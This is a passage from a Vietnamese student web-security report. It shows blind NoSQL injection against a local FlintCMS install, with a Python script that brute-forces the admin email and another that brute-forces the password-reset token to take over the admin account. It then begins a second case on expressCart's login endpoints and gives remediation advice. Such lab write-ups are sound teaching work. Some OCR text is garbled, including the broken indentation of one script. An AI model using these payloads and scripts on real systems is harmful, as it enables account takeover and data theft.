


Hình 4.1.3. Giao diện chức năng reset password




Hình 4.1.4. Gói tin reset password

- Bước 2:** Tiến hành sửa lại nội dung gói tin với payload {"\$ne": null} trong trường email và kiểm tra hành vi trả về của server.



Hình 4.1.5. Thử nghiệm payload {"\$ne": null} và kết quả


- Bước 3:** Sử dụng tham số truy vấn \$regex nhằm dự đoán email của người dùng và xem xét nội dung trả về của server.
- Đầu tiên tiến hành dự đoán ký tự đầu tiên của email có phải là ký tự “a” với payload {"\$regex": "^a"} trong trường email



Hình 4.1.6. Thử nghiệm payload `{"$regex": "^a"}` và kết quả

Kết quả trả về là **400 Bad Request** cùng với “**There is no user with that email**” chứng tỏ email đó không phải bắt đầu bằng ký tự “a”

- Tiếp tục dự đoán ký tự đầu tiên của email có phải là ký tự “h” với payload `{"$regex": "^h"}` trong trường email



Hình 4.1.7. Thử nghiệm payload `{"$regex": "^h"}` và kết quả


Kết quả trả về là **200 OK** cùng với `{"success": true}` chứng tỏ email đó bắt đầu bằng ký tự “**h**”

- **Bước 4:** Tiến hành viết chương trình để bruteforce email

Trong đó, cơ sở để bruteforce dựa trên hành vi của server trả về đối với việc đoán ký tự trong email:

- Nếu regex không khớp với các ký tự trong email, server sẽ phản hồi “**There is no user with that email**” với mã **400 Bad Request**.
- Nếu regex khớp với các ký tự trong email, server sẽ phản hồi `{"success": "true"}` với mã **200 OK**

Từ đó, ta sẽ gửi các request với từng ký tự và đợi server phản hồi. Nếu server phản hồi với mã **200** tức là ta đã đoán đúng ký tự đó thì sẽ tiến hành chuyển sang đoán ký tự tiếp theo trong email như vậy cho đến khi lấy được email của người dùng thì ngừng.



```

File Edit Selection View Go Run Terminal Help
bruteforce_email.py - nosql-flintcms - Visual Studio Code
File Edit Selection View Go Run Terminal Help
bruteforce_email.py > blind
1 import requests as req
2 import string
3
4 host = "http://localhost:4000"
5 charset = string.ascii_letters + string.digits + '@.'
6
7
8 def email_valid(prefix):
9     res = req.post(host + '/admin/forgotpassword',
10                 data = { 'email[$regex]': '^' + prefix })
11     return res.status_code == 200
12
13 def blind(validator):
14     res = ''
15     while True:
16         found = False
17         for c in charset:
18             if validator(res + c):
19                 res += c
20                 found = True
21                 break
22         print(res)
23         if not found:
24             break
25     return res
26
27 print("Bruteforcing admin email...")
28 email = blind(email_valid)
29 print("Admin email found:", email)

```

Hình 4.1.8. Đoạn code khai thác lỗ hổng

Kết quả sau khi chạy script trên:

```

cpu mem net swap 0h 45m
Terminal - seawind@ubuntu:~/DoAnBaoMatWeb/DoAn/nosqli-flintcms
File Edit View Terminal Tabs Help
haiphon
haiphong
haiphong1
haiphong14
haiphong140
haiphong1405
haiphong14052
haiphong140520
haiphong1405200
haiphong14052004
haiphong14052004@
haiphong14052004@gm
haiphong14052004@gma
haiphong14052004@gmai
haiphong14052004@gmail
haiphong14052004@gmail.
haiphong14052004@gmail.c
haiphong14052004@gmail.co
haiphong14052004@gmail.com
haiphong14052004@gmail.com
Admin email found: haiphong14052004@gmail.com

```

Hình 4.1.9. Kết quả thực thi đoạn code

- Bước 5: Tiến hành gửi request reset password với email vừa tìm được

Request

```

POST /admin/forgotpassword HTTP/1.1
Host: localhost:4000
Content-Length: 38
Sec-Ch-Ua: "Not; Brand";v="8", "Chromium";v="126"
Accept: application/json, text/plain, */*
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US
Sec-Ch-Ua-Mobile: 70
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
Sec-Ch-Ua-Platform: "Linux"
Origin: http://localhost:4000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:4000/admin/fp
Accept-Encoding: gzip, deflate, br
Cookie: io=HcmH001_1YAGmQAAAE
Set-Cookie: KEEPER_ALIVE
"email":"haiphong14052004@gmail.com"

```

Response

```

HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 18
Date: Thu, 24 Oct 2024 05:26:58 GMT
Vary: Accept-Encoding
Connection: keep-alive
{
  "success":true
}

```

Hình 4.1.10. Gửi request reset password với email tìm được

- Bước 6:** Sử dụng tham số truy vấn `$regex` nhằm dự đoán token reset password của email vừa gửi và xem xét nội dung trả về của server.
- Đầu tiên tiến hành dự đoán ký tự đầu tiên của email có phải là ký tự “z” với payload `t[$regex]=^z`

```

Request Response
Pretty Raw Hex
1 POST /admin/verify?t[$regex]=^z HTTP/1.1
2 sec-ch-ua: "Not/0;Brand";v="0", "Chromium";v="126"
3 Accept: application/json, text/plain, */*
4 Accept-Language: en-US
5 sec-ch-ua-mobile: ?0
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
7 sec-ch-ua-platform: "Linux"
8 Sec-Fetch-Site: same-origin
9 Sec-Fetch-Mode: cors
10 Sec-Fetch-Dest: body
11 Referer: http://localhost:4000/admin/fp
12 Accept-Encoding: gzip, deflate, br
13 Cookie: ip=[Censored]; YAGOODAAAE
14 If-None-Match: W/"22-SCvTDShbIWqchIwviOTLSJW/NmY"
15 Connection: keep-alive
16
17
18

```

Hình 4.1.11. Thử nghiệm payload `t[$regex]=^z`

Kết quả trả về cho thấy ký tự đầu tiên của token không bắt đầu bằng ký tự “z”

```

Request Response
Pretty Raw Hex Render
1 HTTP/1.1 200 Found
2 X-Powered-By: Express
3 Location: /admin
4 Vary: Accept, Accept-Encoding
5 Content-Type: application/json; charset=utf-8
6 Content-Length: 28
7 Date: Thu, 24 Oct 2024 05:27:15 GMT
8 Connection: keep-alive
9
10 Found. Redirecting to /admin

```

Hình 4.1.12. Kết quả thử nghiệm payload `t[$regex]=^z`

- Tiếp tục tiến hành dự đoán ký tự đầu tiên của email có phải là ký tự “O” với payload `t[$regex]=^O`

Kết quả trả về cho thấy ký tự đầu tiên của token bắt đầu bằng ký tự “O”

```

Request Response
Pretty Raw Hex Render
1 HTTP/1.1 200 Found
2 X-Powered-By: Express
3 Location: /admin/sp/[object%20object]
4 Vary: Accept, Accept-Encoding
5 Content-Type: text/plain; charset=utf-8
6 Content-Length: 49
7 Date: Thu, 24 Oct 2024 05:27:15 GMT
8 Connection: keep-alive
9
10 Found. Redirecting to /admin/sp/[object%20object]

```


Hình 4.1.13. Kết quả thử nghiệm payload `t[$regex]=^O`

- **Bước 7:** Tiến hành viết chương trình để bruteforce token

Trong đó, cơ sở để bruteforce dựa trên hành vi của server trả về đối với việc đoán ký tự trong token reset password:

- Nếu regex không khớp với các ký tự trong token, server sẽ phản hồi “**Found. Redirecting to /admin**”
- Nếu regex khớp với các ký tự trong token, server sẽ phản hồi “**Found. Redirecting to /admin/sp/**”

Từ đó, ta sẽ gửi các request với từng ký tự và đợi server phản hồi. Nếu server phản hồi với response body là “**Found. Redirecting to /admin/sp/**” tức là ta đã đoán đúng ký tự đó thì sẽ tiến hành chuyển sang đoán ký tự tiếp theo trong email như vậy cho đến khi lấy được token reset password thì ngừng.



```

File Edit Selection View Go Run Terminal Help
File Edit Selection View Go Run Terminal Help
bruteforce_email.py U JS auth.js U bruteforce_token.py U X
bruteforce_token.py > ...
1 import requests as req
2 import string
3
4 host = "http://localhost:4000"
5 charset = string.ascii_letters + string.digits + '@.'
6 def token_valid(prefix):
7     res = req.get(host + '/admin/verify',
8                   params = { 't[$regex]': '^' + prefix }, allow_redirects = False)
9     return '/admin/sp/' in res.headers['Location']
10
11 def blind(validator):
12     res = ''
13     while True:
14         found = False
15         for c in charset:
16             if validator(res + c):
17                 res += c
18                 found = True
19             print(res)
20             if not found:
21                 break
22         return res
23
24
25 print("Bruteforcing token...")
26 token = blind(token_valid)
27 print("Token found:", token)
28 print("Reset password admin URL: ", host + '/admin/verify?t=' + token)
    
```

Hình 4.1.14. Đoạn code khai thác lỗ hổng

Kết quả sau khi chạy script trên:

```

cpu mem net swap 1h 8m
Terminal - seawind@ubuntu:~/DoAnBaoMatWeb/DoAn/nosqli-flintcms
File Edit View Terminal Tabs Help
python3 bruteforce_token.py
Bruteforcing token...
K
Kn
Knr
KnrX
KnrXw
KnrXwG
KnrXwGI
KnrXwGI8
KnrXwGI8F
KnrXwGI8FF
KnrXwGI8FF5
KnrXwGI8FF55
KnrXwGI8FF55T
KnrXwGI8FF55TP
KnrXwGI8FF55TP0
KnrXwGI8FF55TP0L
KnrXwGI8FF55TP0L
Token found: KnrXwGI8FF55TP0L
Reset password admin URL: http://localhost:4000/admin/verify?t=KnrXwGI8FF55TP0L

```

Hình 4.1.15. Kết quả khi chạy đoạn code

- Bước 8:** Có được token thì ta sẽ tiến hành reset lại password của email và đăng nhập thành công tài khoản email đó.

localhost:4000/admin/users/6719ce7cd45c9400129bd657

Users · haiphong14052004@gmail.com

Save

Email * haiphong14052004@gmail.com

Username * haiphong

First Name

Last Name

Date Created 10/24/2024

Usergroup Admin

Reset Password

Hình 4.1.16. Giao diện người dùng sau khi khai thác thành công

Mức độ ảnh hưởng:

- Cho phép kẻ tấn công truy cập trái phép tài khoản người dùng, từ đó truy cập được vào thông tin cá nhân và thực hiện các hành vi trái phép với tài khoản trên dẫn đến làm mất quyền riêng tư, lộ các thông tin nhạy cảm quan trọng
- Cho phép kẻ tấn công truy cập trái phép vào tài khoản của quản trị viên, dẫn đến quyền kiểm soát toàn bộ hệ thống, truy cập các thông tin nhạy cảm và tiến hành các hành vi phá hoại hệ thống

Khuyến cáo khắc phục:


- Sử dụng các thư viện hoặc các framework an toàn hơn:** Nên sử dụng các thư viện/framework phổ biến và được đảm bảo an toàn, như Mongoose (cho MongoDB), Sequelize (cho SQL), ...
- Kiểm tra và xác thực dữ liệu đầu vào:** Luôn kiểm tra và xác thực các thông tin mà người dùng nhập vào trước khi đưa các dữ liệu này vào trong các câu truy vấn trong cơ sở dữ liệu. Sử dụng các hàm sanitize
- Sử dụng tham số hóa trong truy vấn:** Sử dụng tham số vào trong truy vấn trong cơ sở dữ liệu nhằm tránh việc kẻ tấn công chèn các câu lệnh query độc hại vào trong câu truy vấn ban đầu của hệ thống.
- Áp dụng nguyên tắc “Least Privilege” trong hệ thống:** Chỉ nên cấp các quyền cần thiết đối với các tài khoản truy cập vào trong cơ sở dữ liệu, không nên cấp các quyền không cần thiết khác nhằm giảm thiểu đến mức tối đa thiệt hại gây ra nếu lỗ hổng bị khai thác
- Thường xuyên cập nhật và kiểm tra các phiên bản mới nhất:** Luôn luôn đọc và cập nhật kịp thời các phiên bản mới nhất của các ứng dụng, thư viện hay framework để đảm bảo các lỗ hổng đã được vá.

4.2. Kịch bản 2: Blind NoSQL Injection dẫn đến lộ email khách hàng, người dùng và admin ở expressCart phiên bản 1.1.7

Mô tả lỗ hổng: Tại api **/customer/login_action** và **/admin/login_action** trong chức năng đăng nhập không có cơ chế validate hoặc sanitize thông tin nhập vào của người dùng khiến kẻ tấn công có thể chèn các câu query vào để khai thác lỗ hổng Blind NoSQL Injection.

Nguyên nhân dẫn đến lỗ hổng:

- Tại đoạn code của **api /customer/login_action** tại dòng 134, trong đó chương trình tiến hành truy vấn khách hàng trong database thông qua email của khách hàng với giá trị của **req.body.loginEmail** mà không hề có cơ chế validate hoặc sanitize thông tin nhập vào của người dùng dẫn đến lỗ hổng NoSQL Injection



```

File Edit Selection View Go Run Terminal Help
customer.js - expressCart - Visual Studio Code
JS admin.js M JS customer.js M X
routes > JS customer.js > ...
131 // login the customer and check the password
132 router.post('/customer/login_action', async (req, res) => {
133   let db = req.app.db;
134   db.customers.findOne({email: req.body.loginEmail}, (err, customer) => { // eslint-disable-line
135     if(err){
136       // An error occurred
137       return res.status(400).json({
138         message: 'Access denied. Check password and try again.'
139       });
140     }
141     // check if customer exists with that email
142     if(customer === undefined || customer === null){
143       return res.status(400).json({
144         message: 'A customer with that email does not exist'
145       });
146     }
147     // we have a customer under that email so we compare the password
148     bcrypt.compare(req.body.loginPassword, customer.password)
149     .then((result) => {
150       if(!result){
151         // password is not correct
152         return res.status(400).json({
153           message: 'Access denied. Check password and try again.'
154         });
155       }
156       // Customer login successful
157       req.session.customer = customer;
158       return res.status(200).json({
159         message: 'Successfully logged in',
160         customer: customer
161       });
162     });
163   });
  
```

Hình 4.2.1. Đoạn code khai thác lỗ hổng

- Tại đoạn code của **api /admin/login_action** tại dòng 61, trong đó chương trình tiến hành truy vấn người dùng/admin trong database thông qua email của người dùng/admin với giá trị của **req.body.email** mà không hề có cơ chế validate hoặc sanitize thông tin nhập vào của người dùng dẫn đến lỗ hổng NoSQL Injection

```

    routes > JS admin.js > router.post('/admin/login_action') callback
      50
      51 // login the user and check the password
      52 router.post('/admin/login_action', (req, res) => {
      53   let db = req.app.db;
      54
      55   db.users.findOne({userEmail: req.body.email}, (err, user) => {
      56     if(err){
      57       res.status(400).json({message: 'A user with that email does not exist.'});
      58       return;
      59     }
      60
      61     // check if user exists with that email
      62     if(user === undefined || user === null){
      63       res.status(400).json({message: 'A user with that email does not exist.'});
      64     }else{
      65       // we have a user under that email so we compare the password
      66       bcrypt.compare(req.body.password, user.userPassword)
      67       .then((result) => {
      68         if(result){
      69           req.session.user = req.body.email;
      70           req.session.userName = user.userName;
      71           req.session.userId = user._id.toString();
      72           req.session.isAdmin = user.isAdmin;
      73           res.status(200).json({message: 'Login successful'});
      74         }else{
      75           // password is not correct
      76           res.status(400).json({message: 'Access denied. Check password and try again.'});
      77         }
      78       });
      79     });
      80   });
      81 });
      82 });
      83 });
      84 });
      85 });
      86 });
      87 });
  
```

Hình 4.2.2. Đoạn code khai thác lỗ hổng

Các bước thực hiện:

- Bước 1: Tiến hành gọi đến api /customer/login_action và bắt lại gói tin:

Request	Response
Pretty Raw Hex	Pretty Raw Hex Render
1 POST /customer/login_action HTTP/1.1 2 Host: localhost:1111 3 sec-ch-ua: "Not\\A\\Brand";v="8", "Chromium";v="126" 4 sec-ch-ua-mobile: ?0 5 sec-ch-ua-platform: "Linux" 6 Accept-Language: en-US 7 Upgrade-Insecure-Requests: 1 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36 9 Accept: */* 10 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng, 11 */*,q=0.8,application/signed-exchange;v=b3;q=0.7 12 Sec-Fetch-Site: none 13 Sec-Fetch-User: ?1 14 Sec-Fetch-Dest: document 15 Accept-Encoding: gzip, deflate, br 16 Connection: keep-alive 17 Content-Length: 48 18 Content-Type: application/json;charset=UTF-8 19 { 20 "loginEmail": "abc@gmail.com", 21 "password": "asdf"	1 HTTP/1.1 400 Bad Request 2 X-DNS-Prefetch-Control: off 3 X-Framename: SAMEORIGIN 4 Set-Cookie: connect.sid=s%2A3JhdwbdxLEx0GyM-nrFAldyviDnlg0UhzG6KBeLyI0nxuovbXNxCG9htnUHFqJ0bs0rcNc; 5 Path=/; Expires=Fri, 29 Oct 2024 08:48:48 GMT; HttpOnly 6 Date: Thu, 24 Oct 2024 08:48:48 GMT 7 ETag: W/37-nylvw5RQJinCMaHlyOgNvaELBz 8 Set-Cookie: 